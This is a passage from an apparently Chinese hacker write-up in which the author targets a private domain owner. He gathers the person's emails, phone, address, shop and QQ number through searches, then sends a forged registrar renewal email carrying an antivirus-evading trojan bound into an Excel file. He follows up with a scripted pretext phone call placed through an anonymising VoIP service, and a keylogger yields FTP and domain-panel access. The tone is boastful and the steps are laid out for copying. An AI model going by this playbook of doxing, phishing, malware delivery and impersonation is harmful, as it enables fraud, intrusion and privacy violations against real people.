


图3




图4




图5




图6

从图3中我们知道，他还有另一个邮箱：duanxxx@21cn.com。继续！我们查找他的名字！如图4、图5、图6，我们可以知道如下信息：联系电话和地址，以及另外一个域名：wzXXX.com.cn，还有到期时间08-8-24！我们继续！

这回我们开始查找下“名字+邮箱”，还有“名字+电话”。这样我们查到他的淘宝店铺面，信息很全面，当然还有Q号，如图7。




图7

STEP THREE：谋略欺骗

先整理下我们掌握的信息，他的地址、邮件、QQ、电话都有了，还有一个最重要的，就是他的WZXXX.COM.CN的玉米快要到期了！我们伪造个续费邮件欺骗他，至于怎么伪造，方法就多了，正好最近也在研究如何防御伪造电子邮件，呵呵。

这里我选择使用CMailServer来伪造一封由域名注册商发送的续费电子邮件：email@cnnic.cn。打开CMailServer，选择“新建账号”，如图8。一切设置好以后按“确定”，然后就可以选择“发送邮件”了，如图9。




图8

邮件中充分的发挥对女人说谎话的技术，要自然！呵呵，下面开始准备了。

准备：免杀小马一只，EXCEL捆绑一份（实际上这个只是我原来计划的一套方案，如果不行的话就拿Adobe Reader的溢出工具捆绑一个再发）。




图9

邮件已经发出了，但是等了很久也不见他上线（可能也许是晚上吧），只好挺而走险，“电”他！

STEP FOUR：电话

这里要推荐一个不错的网络电话，地址是：http://www.shutter.cdream.com/，如果你用真实电话和对方通话那可是很危险D。记得进行电话交流时要镇静、专业，因为偶平时在科里就是外联方面的骨干，所以实力是有D，呵呵。




图10　邮箱中收到了欺骗信




图11　利用键盘记录器记录的密码登录到域名管理系统中

电话交流如下 ******************************

肥黑：您好，尊敬的陈XX先生，我是厦门市XXX网络服务有限公司的在线客服。

陈XX：你好……

肥黑：您通过我司系统申请的域名wzXXX.com.cn将于今年八月份到期，为了不影响您的域名继续使用，提醒您注意及时继费。

陈XX：哦，好的，谢谢你啊。

肥黑：您别客气，还有一件事情就是我们接到信息产业部，关于加强域名注册人备案管理文件的审查通知，我们的客服人员已经将域名审查表格通过您注册时填写的电子邮件发送给您，请您认真如实的填写表格，并尽快回执给我们。同时您也可以访问官方网站完善您的注册信息！

陈XX：哦哦哦，什么表格？

肥黑：为了完善和谐的网络环境，信息产业部发出的关于加强域名注册人备案管理的文件，我们通过邮件发送给您了。

陈XX：哦，这样啊？怎么填写？

肥黑：您可以登录您注册时填写的电子邮件，收到表格并填写后再发送给我们，也可以访问官方网站完善您的注册信息和获取帮助！

陈XX：哦，知道了知道了，谢谢啊。

肥黑：您还有什么疑问吗？

陈XX：嗯……没了。

肥黑：嗯，好的，请您为我的本次服务评分，按1号键选择满意，按0号键选择不满意，谢谢您，再见！

陈XX：哦，再见。

****

只听见“B”的一声（估计是按了1号键），然后就挂电话了。只见科长在旁边一边笑一边纳闷：“吾丢蹉罗，个黑崽，哏都得”。我已经正在准备好PDF文档配合发送的时候（他如果进入邮箱而EXCEL不中的话，可以继续发个PDF给他），他就已经上线了，哎！如图10、图11、图12、图13。

尾声

后面的事情就不用详细的说了，利用键盘记录器拿到机器里的FTP登录软件的FTP密码就可以自由进出了。

后记

帮科长提取FTP中的下载地址后，顺道回到办公室截图记录今晚的事情。回家的时候，遇到几个别科刚下班的同事聊起《同




图12 lzXXX.com.cn的管理

事三分亲》这部片，一起就去喝了个小酒吃夜宵，然后回家睡觉，第二天早上照样起床上班，过一个普普通通的平凡人生活。但是



图13 GOOGLE的邮箱

